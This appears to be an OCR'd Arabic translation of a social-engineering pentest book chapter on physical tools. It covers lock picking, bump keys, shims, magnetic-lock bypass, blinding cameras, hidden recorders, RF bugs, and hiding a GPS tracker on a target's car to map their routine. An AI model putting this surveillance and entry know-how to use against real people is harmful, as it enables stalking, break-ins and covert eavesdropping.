


أنها يمكن أيضا أن تكون ضخمه، كما هو موضح في الشكلين التاليين:





توصية جيدة هو ان لا تقوم بفعل فتح القفل لأول مره في وضع حرج. شخصيا، خرجت واشتريت بضع من الأقفال في أحجام مختلفة. بعد وكنت قادرا على فتحهم بنجاح كل منهم وبعد ذلك اشتريت مجموعة من الأقفال الممارسة، شيئا مثل تلك التي تظهر في الشكل التالي. هذه تأتي مع العديد من أنواع مختلفة من الدبوس. هذه الأقفال تحتوي على أنواع متفاوتة من الدبوس، التي يمكن أن تضيف مستوى الصعوبة في عملية الفتح. الممارسة مع وجود أقفال ذات أنواع مختلفة أحجام الدبوس يزيد من فعالية جلسات الممارسة الخاصة بك.



لقد رأيت بعض الاجهزة اللطيفة جدا في المؤتمرات المختلفة التي من شأنها أن تكون ممتازة للتعلم، مثل **lock wall** محلية الصنع. وبطبيعة الحال، كما تقوم بجمع معلومات عن الهدف الخاص بك، والتقاط الصور أو مجرد تدوين الملاحظات، يجعل نماذج الأقفال التي قد تعرقل المسار الخاص بك إلى النجاح هو فكرة جيدة. ومعرفة هذه المعلومات تساعدك على التحضير قبل الدخول في محاولتك الهندسة الاجتماعية.

الاستخدام العملي (Practical Usage)

فتح الاقفال (***Lock picking***) في الأفلام وعلى شاشة التلفزيون تصور أن واحدا يقوم بوضع فاتح القفل فقط في القفل وفى بضع ثوان يفتح الباب بطريقة سحرية. بالتأكيد، بعض الناس سوف يكونون جيدين في فتح الاقفال، ولكن غالبية الناس يجدون النجاح ببطء، بعد عدة مرات لا تحصى من تطبق الكثير من **Tension**، والحصول على الاحباط، ولكن في النهاية سوف يتعلم كيفية استخدام **rack** و**Pick** والنجاح في فتح القفل. النبش (**Racking**) هي موهبة في حد ذاته. هذا حيث يمكنك استخدام أداة **rack** وتحريكه بلطف داخل وخارج القفل أثناء تطبيق الضغط الخفيف إلى **tension wrench**. هذه التقنية تعمل على العديد من أنواع الأقفال، وتمكنك من "فتح الاقفال" باستخدام هذه الطريقة البسيطة. تعلم استخدام **Rack** بكفاءة يعلم المهندس الاجتماعي الكثير عن كيفية استخدام **tension wrench** بشكل صحيح وما الشعور التي تشعر به عندما يتم فتح القفل.

العديد من الشركات بدأت في استخدام **RFID**، وبطاقات الشارة المغناطيسي، أو أنواع أخرى من الوصول إلكترونيا، مما قد يؤدي إلى الاعتقاد بأن فتح القفل عفا عليه الزمن. أنها لست كذلك وهي مهارة جيدة يمكن أن يوفر لك في اختبار الاختراق.

هنا هو مثال صالح على حمل يختار قفل معك: المشاركة في واحد جئت بناء على العائق الذي لا يمكن أن يكون اجتماعيا هندستها الباب. العديد من المهندسين الاجتماعي لديها مثل هذه القصص، حيث فهم القليل عن الأقفال مع وجود الأدوات المناسبة تعني النجاح في النهاية.

الحال أن الشركات سوف تنفق الآلاف أو حتى الملايين من الدولارات على الأجهزة الخاصة بهم، والجدران النارية وأنظمة**IDS** ، وأساليب الحماية الأخرى، ومن ثم توضع كل منهم في غرفة مع زجاج رخيص و20 دولارا قفل للحماية في كثير من الأحيان.
الممارسة الضرورية لفتح القفل يحمل دائما خطر أن يقبض عليك. يجب أن تكون سريعة حول فتح قفل للحد من هذا الخطر. بعض الأماكن تقوم بتركيب كاميرات للقبض على الناس في هذا الفعل.
بالإضافة إلى ذلك، العديد من الكاميرات يمكن أن تكون بسهولة عديمة الفائدة باستخدام أساليب مبسطة من أضواء **LED** والتي تلمع في العدسة أو ارتداء قبعة أو غطاء لتغطية وجهك.

اختيار استخدام القفل المغناطيسي والالكتروني (Picking Magnetic and Electronic Locks)

أصبحت الأقفال المغناطيسية أكثر شعبية لأنها غير مكلفة للغاية لتشغيل وتوفير مستوى معين من الأمن لأنهم ليسوا قفل تقليدي التي يمكن التقاطها. الأقفال المغناطيسية تأتي في جميع الأشكال والأحجام، ونقاط القوة. الأقفال المغناطيسية، مع ذلك، تقدم مستوى من انعدام الأمن: إذا انقطع التيار الكهربائي فان معظم الأقفال المغناطيسية سوف تفك الارتباط، وتفتح الباب. هذا هو، بطبيعة الحال، إذا لم يتم توصيل القفل إلى مصدر طاقة احتياطية.


جوني لونج، من أشهر المهندسين الاجتماعين والهاكر في العالم الذي خلق قاعدة بيانات قرصنة جوجل (***Google Hacking Database***) ومؤلف كتاب **No Tech Hacking**، والتي يروي قصة كيف انه تجاوز قفل مغناطيسي باستخدام شماعات معطف ومنشفة. لاحظ تم فض الارتباط القفل بناء على حركة من موظف مشي نحو الباب. لاحظ أيضا وجود فجوة في الأبواب التي كانت كبيرة بما يكفي لزلق قطعة قماش مثبته على شماعات من خلاله. التلويح بالقماش حولها ادى الى تحرير القفل وإعطاءه الوصول.
قد أتيحت لي مؤخرا فرصة اختبار هذه التقنية. المؤكد مع القليل من الجهد واختبار أطوال مختلفة من الشماعات، تمكنت من الوصول في أقل من دقيقتين. ما أذهلني أكثر عن هذا هو أنه على الرغم من مقدار الأموال التي تنفق على المهنية، وقفل الأبواب المعدنية التجاري الصف مع نوافذ زجاجية مضادة للرصاص في نفوسهم، مع مصادر الطاقة الاحتياطية لأقفال وأقفال الترباس الية القفل إذا انقطع التيار الكهربائي، تم إحباطها من قبل شماعات مع قطعة قماش.
بالطبع هناك طرق من التكنولوجيا الأعلى في فتح هذه الأقفال. إنشاء بعض **RFID** المستنسخ (***RFID cloners***)، وهو جهاز صغير يمكنه التقاط ثم اعادتها رمز **RFID** فتح الأبواب. وهناك أجهزة لنسخ البطاقات المغناطيسية الرئيسية.

أدوات فتح القفل المتنوعة الأخرى (Miscellaneous Lock-Picking Tools)

بالإضافة إلى **tension wrenches** و**Picks**، قد يرغب المهندس الاجتماعي في توظيف بعض الأدوات الأخرى، مثل **shove knives**، **bump keys**، وحشوات القفل (**padlock shims**)، للوصول البدني. بعض من هذه الأدوات، عند إتقانها، يمكن جعل مهمة الوصول المادي من دون أي مجهود.

- **Shove knives**

Shove knives، كما هو مبين في الشكل التالي، أشد وأسرع طريقة للوصول إلى أبواب المكتب أو أي باب مع مفتاح القفل، مثل غرف الخادم أو أبواب المكاتب. أساسا هذا السكين يمكن أن تنزلق إلى المكان حيث يمكن الافراج عن مزلاج دون الإضرار بالباب.




- **Bump Keys**

تم الحصول على الكثير من الإشعار في الأخبار عن **Bump Keys** لأنها استخدمت في ارتكاب الجرائم. **Bump Keys** هي مفاتيح صممت خصيصا والتي تسمح للمستخدم "بضخ" المفتاح في القفل باستخدام القوة الخفيفة والتي إذا فعلت بطريقه صحيحه ، فيتم وضع كل من المسامير في المحاذاة الصحيحة ويسمح للمكونات إلى أن تلف من دون الإضرار بالقفل. التقنية الأساسية هي وضع المفتاح داخل القفل والخروج به مع واحد أو اثنين من الشقوق. ثم وضع التوتر خفيف على المفتاح واستخدام مفك أو كائن صغير آخر "لضخ" المفتاح في القفل باستخدام القوة الخفيفة. يفرض هذا الإجراء الدبابيس في المكان الصحيح ومن ثم يسمح بالمكونات أن تدور. ويبين الشكل التالي هذا المفتاح.




Padlock Shims -

Shim هي قطعة صغيرة من المعدن الرقيق الذي ينزلق في قاعدة القفل وتستخدم لإطلاق سراح تقنية القفل. **The shim** تكون بطحه في قاعدة عمود القفل، وفصل تقنية القفل من العمود وفتح القفل. كما يظهر في الشكل التالي.



الشكل التالي يبين shims ذات الاحترافية ولكن يمكنك أيضا صنع ازواج منها من علبة الالمونيوم المخصصة للمياه الغازية.
بعض القصص الأخيرة(https://www.youtube.com/watch?v=7INIRLe7x0Y) والتي تظهر كم هو سهل تجاوز قفل باب في فندق. هذا الفيديو يبين لنا كيف يقوم المهاجمين بربط شريط مطاطي حول القفل، وذلك باستخدام التوتر الطبيعي من الشريط المطاطي، والحصول على السلسلة لتنزلق قبالة. كذلك، معهد ماساتشوستس للتكنولوجيا لديه دليل توزيعها مجانا عن فواتح الاقفال والتي تتعمق أكثر من ذلك بكثير حيث ان هذه ما هي الا مقدمه موجزه مدرجه في هذا الفصل.

http://www.lysator.liu.se/mit-guide/MITLockGuide.pdf




أنت تتساءل هل هناك من الاقفال التي من المستحيل فتحها، أو على الأقل من الصعب فتحها، نعم موجودة. ***The Bump Proof BiLock*** هو مجرد مثل على هذا القفل (http://www.wholesalelocks.com/bump-proof-bilock-ult-360.html). اثنين من الاسطوانات تجعل من شبه المستحيل النتوء أو الالتقاط بسهولة.
واحدة من المشاكل التي رأيتها في حياتي المهنية ليست اختيار القفل بل الدعم الأمني للقفل. في كثير من الأحيان، الشركة تقوم بشراء الاقفال الثقيلة التي تتطلب القياسات الحيوية والوصول الرئيسي للوصول الى غرفة الخادم، ولكن بجوار الباب هو، نافذة صغيرة من الزجاج المفرد بانيد. من الذي يحتاج الى فتح القفل بعد ذلك؟ فقط اللص يقوم بكسر الزجاج والوصول دون بذل الكثير من الجهد.
المغزى من القصة هو أن القفل وحده لن يجعله آمن. الأمن هو العقلية، وليس قطعة بسيطة من الأجهزة.
ليس كل مهندس اجتماعي يجب أن يكون خبيرا في الأقفال، ولكن وجود بعض المعارف الأساسية حول كيفية عمل الأقفال وقليلا من الخبرة فتح الأقفال قد يجعل الفرق بين النجاح والفشل في الهندسة الاجتماعية.

الكاميرات وأجهزة التسجيل (Cameras And Recording Devices)

في العديد من المرات السؤال الذي يطرح نفسه: "لماذا؟ لماذا استخدام الكاميرات الخفية وأجهزة التسجيل سرية في عمليات الهندسة الاجتماعية؟ "سؤال جيد. يحتوي على جزئيين بسيطين من الجواب: الدليل (*Proof*) والحماية (*Protection*).
دعونا نناقش مفهوم الدليل (*concept of proof*). كما سبق ذكره، مراجعات/تحقيقات الهندسة الاجتماعية هي عندما تختبر الناس. انها تحاول مساعدة الشركة لتصحيح البنية التحتية للإنسان ليكون أكثر أمنا. للأسف، يتم استخدام هذه المبادئ نفسها عند المهندس الاجتماعي الخبيث ليفعل أعماله أيضا. كثير من الناس يترددون في الاعتراف أنه يمكن خدعاهم ما لم يروا دليلا أو أحد زملائهم يجري خداعة. الحرج من التعرض للخداع من خلال هجوم الهندسة الاجتماعية البسيط أو الخوف من تداعيات صاحب العمل يمكن أن يسبب للناس أن يقولوا انه لم يحدث قط. يمكن للجهاز التسجيل تقديم هذا الدليل، ولكن يمكن أن يستخدم أيضا في التدريب في كلا كونك كمحقق حسابات وتريد عمليك مشاهدة شيء ما.
يجب أبدا ألا تستخدم هذه الأجهزة بقصد جعل موظف يقع في ورطة أو تسبيب الإحراج له. ومع ذلك، فإن المعلومات التي تحصل عليها من هذه الأجهزة توفر أداة تعليمية كبيرة بعد ذلك لإظهار الموظفين الذين سقطوا لذريعة المهندس الاجتماعي وكيف. يمكن وجود دليل على الاختراق الناجح تقطع شوطا طويلا نحو تعليم الشركة وموظفيها على الكيفية التي ينبغي أن تستجيب للمحاولات الخبيثة من الهندسة الاجتماعية، وبعبارة أخرى، كيفية الملاحظة ثم إما تجنب أو تخفيف هذه الهجمات.
السبب الثاني لاستخدام أجهزة التسجيل في عمليات **SE** هو للحماية، وذلك أساسا للمهندس الاجتماعي المحترف. لماذا؟ رؤية كل **microexpression**، لفتة الوجه، والتفاصيل الصغيرة التي يمكنك استخدامها في وقت لاحق من المستحيل. التقاط هذه المعلومات على الكاميرا يعطي لك شيئا لتحليل لذلك فإنك سوف تحصل على جميع التفاصيل اللازمة عن الهجوم. يمكن أن توفر الحماية في أن يكون لديك تسجيل الأحداث لإثبات ما كان ولم يحدث، ولكن أيضا من حيث أنه لا يترك كل شيء لذاكرتك من هذا الوضع. وإنما هو أيضا أداة تعليمية جيدة لتحليل الفشل أو النجاح في محاولات الهندسة الاجتماعية.
يستخدم هذا المبدأ في مجال إنفاذ القانون. الشرطة والعملاء الفيدراليين تسجل توقف حركة المرور والمقابلات والاستجوابات للحماية، والتعليم، وكدليل لاستخدامها في المحكمة.
تنطبق هذه المبادئ أيضا على تسجيل الصوت. التقاط مكالمة هاتفية أو محادثة على جهاز تسجيل يخدم كل نفس أغراض تلك المذكورة سابقا للفيديو. نقطة مهمة يجب أن نذكرها هنا أن تسجيل الناس دون موافقتهم غير قانوني في مناطق كثيرة من العالم. تأكد من قدرتك على استخدام أجهزة التسجيل كجزء من عقد الهندسة الاجتماعي التي كنت قد وقعته مع الشركة.
أجهزة تسجيل الصوت تأتي في جميع الأشكال والأحجام. أنا أملك جهاز تسجيل صوتي صغير مثل قلم حقيقي. هذا الجهاز يجلس جيد في جيبي الأمامي ويقوم بالتسجيلات الصوتية بوضوح يصل إلى 20 أمتار. مع 2 غيغابايت من سعة التخزين الداخلية يمكنني بسهولة تسجيل بضع ساعات من المحادثة دون قلق ومن ثم تحليلها في وقت لاحق.

الكاميرات

في هذه الأيام يمكنك العثور على كاميرات على شكل الأزرار؛ الأقلام. مخبأة في الأقلام. الساعات الداخلية، دمى الدببة، رؤوس المسمار الوهمي، وأجهزة إنذار الدخان. وأساسا أي جهاز آخر يمكن أن تتخيل. العثور على كاميرا مثل واحده كما هو مبين في الشكل التالي ليس من الصعب جدا.



نعم، صدق أو لا تصدق، رابطة العنق هذه تختبئ كاميرا بالألوان كاملة تعمل على بطارية 12 فولت وتربط بجهاز تسجيل صغير. ارتداء رابطة العنق هذه في تحقيقات الهندسة الاجتماعية يضمن لك التقاط كل ما في زاوية 70 درجة.

باستخدام جهاز تسجيل مثل هذا يعطي ميزة. حيث أن المهندس الاجتماعي يمكنه أن يركز على الذريعة (**Pretext**) أو الاستنباط (**Elicitation**) التي لم يمارسها مسبقا دون الحاجة إلى القلق بشأن محاولة تذكر كل التفاصيل.

جهاز واحد متاح يستخدم في البطاقة الخلوية "دفع الاستحقاقات أولا بأول" لإرسال محتوى الصوت عبر الإشارات الخلوية إلى أي رقم مبرمج. أو يمكن للمهندس الاجتماعي الاتصال به ويسمع ما يدور في أي وقت. هذا الجهاز يمكن أن ينقذ عشرات المهندسين الاجتماعين للساعات في الحصول على كلمات السر أو المعلومات الشخصية التي قال انها يمكن ان تستخدم في هجوم الهندسة الاجتماعية.

الاشكال التالية تظهر بعض الصور عن أكثر معدات التجسس شعبيه لدى منفذي القانون شعبية (http://www.spyassociates.com/).

كل ما في هذه الصور هي عباره عن كاميرات خفية أو أجهزة تسجيل صوتية، صدق أو لا تصدق. يمكنك استخدام كل من هذه الأجهزة لتسجيل سرا للهدف ثم التفتيش لاحق.





استخدام أدوات مهندس الاجتماعي

يعرض القسم السابق بعض من الأنواع المختلفة من أجهزة التسجيل هناك، ولكن السؤال ما زال كيفية استخدامها. المدهش كما يبدو، ان استخدام الكاميرات أو أجهزة التسجيل يتبع نفس المبادئ أي أداة أخرى في المهندس الاجتماعي، مثل الذريعة أو الاستنباط.

الممارسة أمر ضروري. إذا لم تحد المكان المناسب للكاميرا أو جهاز التسجيل الصوتي، قد ينتهي بك الأمر لالتقاط الفيديو من السقف أو الصوت مع صوت مكتوم. إنشاء الزي المناسب والعتاد قد يحملها العثور على الموقع المناسب للكاميرا أو جهاز الصوت هو فكرة جيدة. محاولة الجلوس والوقوف، أو المشي، ونرى كيف تؤثر هذه الحركات على الصوت والفيديو عالية الجودة.

من المهم للمهندس الاجتماعي المنطلق يجب أن أشدد عليه مرة أخرى على خطورة الحصول على عقد لتوضيح قدرتك على التسجيل. يمكن القيام بذلك بدون عقد ولكن سوف يكون هناك كابوس قانوني. التحقق من القوانين المحلية للتأكد من أنك لا تستطيع الوقوع في ورطة لاستخدام هذه الأجهزة هو أيضا فكرة جيدة.

المهندس الاجتماعي يستخدم هذه الأجهزة لتسجيل الناس في مواقف محرجة أو للقبض على شخص. مناقشة حول هذا الموضوع يمكن المضي قدما، ولكن نأمل أن هذا اللمحة الموجزة عن الأدوات المتوفرة وكيفية استخدامها يمكن فتح الخيارات عند المهندس الاجتماعي.

استخدام نظام تحديد المواقع المقتفي (Using A GPS Tracker)

المهندسين الاجتماعي غالبا ما يرغبون في تتبع الأهداف قبل أو بعد مغادرتهم المكتب. ما يوقف الهدف في طريقه إلى المكتب من الممكن يقول الكثير عنه. تجميع وتحليل هذه المعلومات يمكن أن تساعد على تطوير الذريعة مناسبة أو الأسئلة الجيدة لاستخدامها في انتزاع الاستجابة الصحيحة من الهدف. معرفة أوقات البدء والانتهاء ليومه يمكن أن يكون قيما للهجمات الفريق المادية، حيث كان هدف الفريق هو كسر واستعادة الأصول القيمة لإظهار نقاط الضعف الجسدية في الشركة.


يمكنك تعقب الناس باستخدام العديد من الطرق المختلفة، ولكن في اتجاه واحد هو استخدام جهاز مصمم للمساعدة في تتبع الهدف. أحد هذه الأجهزة هو تعقب **GPS**. على سبيل المثال:

The notable SpyHawk SuperTrak GPS Worldwide Super TrackStick

و**USB Data Logger** المتوفر من خلال الموقع http://www.spyassociates.com. نوع واحد من الكثيرين، من هذه الأجهزة تتراوح قيمته بين 200-600. **SpyHawk SuperTrak** يلتصق مغناطيسيا بالسيارة ويمكنه تخزين ما قيمته أيام من البيانات على الهدف. توفر الأقسام التالية تجول من الإعدادات لاستخدام هذا الجهاز الصغير.

The SpyHawk SuperTrak GPS TrackStick

تحتاج لتركيب البرمجيات اللازمة لجعل تشغيل الجهاز غير مؤلم. مجرد النقر على البرامج الذي يأتي مع الجهاز واتباع الخطوات التي تظهر على الشاشة سيتم تثبيت جميع البرامج المطلوبة. لأنه يثبت دون أي مشاكل والإعداد بعد ذلك. شاشة **TrackStick**، كما هو موضح في الشكل التالي، هي بديهية جدا للاستخدام وسهلة الاعداد والتثبيت.



كما ترون، فإنه يوفر خيارات لاختيار الأوقات، المناطق الزمنية، والمزيد من الخيارات المخصصة للتسجيل.

Using the SpyHawk TrackStick

The SpyHawk SuperTrak GPS Worldwide Super TrackStick الجهاز نفسه خفيف ومن السهل استخدامه وإخفائه. يأتي مع مفتاح التشغيل/الإيقاف ولكن لديه بعض التكنولوجيا الأنيقة. عندما يشعر بالحركة فإنه يتحول ويبدأ بالتسجيل. عندما يتوقف عن الحركة لفترة من الوقت، فإنه يتوقف عن التسجيل.


تقول التوجيهات لإخفاء الجهاز في مكان ما مع مغناطيس قوي فوق المعادن ولكن يجب ان يشير الجهاز لأعلى أو نحو البلاستيك. فقدان الجهاز في أول شوط له هو دائما مصدر قلق، حتى العثور على مكان آمن لطيف تحت غطاء محرك السيارة يمكن أن يخفف من تلك الهموم ويعطي سهولة الوصول إلى تصوير السماء. بمجرد ان يكون لديك الوصول (سواء داخلي أو خارجي) إلى السيارة المستهدفة، والعثور على مكان آمن في العجلة جيدا، تحت غطاء محرك السيارة، أو في الجزء الخلفي من السيارة الجذع. في أي مكان هناك ستعمل المعدنية. إذا كان لديك الوصول الداخلي، وضعه في غطاء محرك السيارة ووضعه في مكان ما في مقصورة المحرك يمكن تهدئة المخاوف من اكتشاف و/أو الخسائر. حتى من خلال غطاء محرك السيارة المعدني الجهاز يسجل جيدا. فكرة أخرى هي الانتظار حتى يتم إلغاء تأمين السيارة المستهدفة ومن ثم وضعه في صندوق السيارة تحت السجادة أو المصابيح الخلفية.

Reviewing the GPS Tracker Data

جمع البيانات حيث أن المهندس الاجتماعي سيشهد أكبر قدر من الفائدة. أن تكون قادر على تتبع كل مرة الرئيس التنفيذي للشركة المستهدفة توقف لتناول القهوة، ما هو المتجر المفضل، والصالة الرياضية ما يحضر تمكن المهندس الاجتماعي للتخطيط لهجوم وفقا لأعلى معدل من النجاح.

معرفة مواقع وتوقف الهدف يقول للمهاجمين أفضل الفرص لاستنساخ شارة **RFID** أو جعل مفتاح مطبوع. المكافأة هو أنه يمكنك الحصول على هذه المعلومات دون الحاجة إلى الالتصاق بالهدف. تبين الأرقام التالية كيف أن هذه التفاصيل يمكن أن تعطي المهاجم اليد العليا.


لاحظ التفاصيل في الشكل التالي. تستطيع أن ترى سرعة قيادة الهدف، والوقت والتاريخ الذي توقف فيه. إذا كنت تريد أن ترى الموقع في مزيد من التفاصيل، اضغط على رابط خرائط جوجل. انقر على زر تصدير لتصدير مجموعة البيانات بأكملها على خريطة جوجل أو غوغل ايرث القابلة للنقر الخريطة.



بعد فتح مجموع البيانات في برنامج **Google Earth** ترى نقاط توقف الهدف، الطريق الذي أخذه حتى يصل الى وجهته، وأوقات التوقف، كما هو مبين في الشكل التالي:



إذا كنت تريد أن ترى الطريق كله، فإنه ليس مشكلة فقط قم بتصدير الطريق كله إلى واحدة من العديد من الصيغ، كما هو مبين في الشكل التالي:



هذا مقطع قصير لا يمكن أن يغطي جميع الأدوات المتاحة للمهندس الاجتماعي. مفاتيح النجاح هي الممارسة والبحث. معرفة ما هي الأدوات المتاحة للمهندسين الاجتماعي يمكن أن تصنع نجاحه او فشله. هذا هو مجرد نصف المعركة، وذلك لأنك كمهندس اجتماعي محترف، يجب عليك الممارسة، والممارسة، والممارسة. معرفة كيفية استخدام الأدوات بشكل صحيح سوف تحدث فرقا كبيرا.

في إطار المهندس الاجتماعي يقع في http://www.social-engineer.org، سأقوم باستعراض العديد من الأدوات التي يمكن استخدامها في المهندسة الاجتماعي لتعزيز ممارساتها.

الأدوات المادية هي جزء واحد فقط من كون المهندس الاجتماعي الناجح بالرغم من ذلك. تدعم جميع الأدوات الفعلية على الأرض من قبل الجودة وجمع المعلومات.

RF Bug Kits

أنه من دواعي سرورنا ان نقوم باستعراض هذا المنتج المذهل الذي أعتقد أن جميع المهندسين الاجتماعين يجب ان يملكوا واحدا من هذا. فإنه يسمى "**Professional Grade RF Audio Bug**" مع حوالي: 900-1000 قدم من الإرسال اللاسلكي.

الانطباعات الأولى

الإصدار الجديد الأكثر شعبيه لدينا من "**Professional Grade RF Audio Bug**"، مع هذا الإصدار من الجيل الثاني من أداة التنصت اللاسلكي يمكنك الاستماع إلى المحادثات في غرفة أخرى سراً الى ما يصل إلى + 300 متر. حيث يمكنك الانضمام إلى المهنيين في عالم التجسس والمراقبة والتحقيق مع **ultimate RF audio bug** في نهاية المطاف!

هذا الجهاز يحتوي على الإرسال الصوتي والمتلقي على حد سواء. وحدة الإرسال اللاسلكي صغيرة مع ميكروفون مدمج وهوائي مرن تمكنها من أن تكون مخفية بسهولة في أي مكان في مجال العمل مثل أسفل المنضدة، الكراسي، المكاتب، إلخ. وحدة المتلقي تحتوي على مقبس سماعة (***earphone jack***) للاستماع الموضعي ومقبس لخرج الصوت (**audio out jack**) إضافي 3.5 ملم بها لتسجيل الصوت

الرقمي أو شريط كاسيت أو **portable DVR**. فهذا الجهاز مرن بشكل لا يصدق ومميزة بالتأكيد لمساعدتك في التقاط وتسجيل بيانات الصوت في البقعة التي تحتاجها.

عرض سريع لبعض المميزات الإيجابية التي يحتويها هذا الجهاز كالاتي:

- طقم كامل للتجسس على الصوت
- اسال الصوت اللاسلكي + جهاز الاستقبال.
- جهاز إرسال صغير بما يكفي إخفاء تقريبا في أي مكان
- مع مسافة فوق 300 + متر
- استخدام المتلقي للاستماع إلى الصوت أو تسجيله لاستعراضه لاحقا
- خط 3.5 ملم بها جاك لتسجيل الصوت إلى برنامج أو جهاز تسجيل الصوت مماثلة.

استخدام الجهاز

بعد شحن وحدة **bugs** نفسها وجهاز الاستقبال سواء اللاسلكية والمتنقلة. فان النطاق سوف يكون بسهولة 1000 أقدام أو أطول. نوعية الصوت عالية جداً وواضحة وضوح الشمس. يمكن استخدام الجهاز للاستماع على الفور أو التسجيل والاستماع إلى وقت لاحق.

وضع الجهاز في مكان غير واضح هو كل ما هو مطلوب. الميكروفون ذات نهاية عالية، ويلتقط الصوت من مسافة جيدة بعيداً. بعد استخدام هذا الجهاز أعتقد أنه يجب أن يكون ترسانة للمهندسين الاجتماعين.



The E-Mail Attack Vector (phishing attacks)

